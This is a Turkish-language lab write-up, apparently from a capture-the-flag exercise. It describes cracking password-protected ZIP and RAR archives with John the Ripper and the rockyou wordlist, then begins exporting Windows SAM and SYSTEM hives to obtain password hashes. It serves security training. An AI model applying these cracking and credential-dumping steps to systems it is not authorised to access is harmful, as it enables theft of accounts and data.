

**ZİP ŞİFRE KIRMA**

**1-Hash Alma:**  
 zip2john aracını kullanarak sifreliZip.zip dosyasının hash değerini çıkardım ve hash.txt dosyasına kaydettim.





**2-Şifre Kırma:**  
 john aracı ile rockyou.txt sözlüğünü kullanarak brute-force yöntemiyle hash dosyasını çözdüm.  
 Elde ettiğim şifre: 1234




**3-Dosyayı Açma:**  
Şifreyi unzip komutunu kullanarak açtım.  
 Dosya çakışmasın diye flag.txt’yi yeniden adlandırarak flag1 olarak kaydettim.




**Sonuç:**  
 flag1 adlı dosyası çıkarıldı ve masaüstüne kaydedildi.




RAR ŞİFRE KIRMA


**1-Hash Alma:**  
 rar2john aracını kullanarak sifreliRar.rar dosyasından hash değerini çıkartıp hash2.txt dosyasına aktardım.



**2-Şifre Kırma:**  
 john aracını kullanarak rockyou.txt sözlüğü üzerinden brute-force saldırısı yaptım.  
 Şifre: 123456789

**3-Dosyayı Açma:**  
 unrar x komutu ile şifreyi kullanarak .rar dosyasının içeriğini çıkardım.  
 Dosya çakışmasından dolayı flag.txt, flag2 ismiyle yeniden adlandırarak kaydettim.




**Sonuç:**  
 flag2 adlı dosya başarıyla çıkarıldı ve içeriği görüntülendi. Dosya içeriği:





 

WİNDOWS HASH KIRMA


**1-SAM ve SYSTEM Dosyalarının Alınması:**  
 Kayıt defteri düzenleyicisini açarak HKEY\_LOCAL\_MACHINE\SAM\SAM yoluna girdim. SAM ve SYSTEM dosyalarını dışa aktardım. Bu iki dosya, kullanıcı şifrelerinin hash’lerini içeriyor.








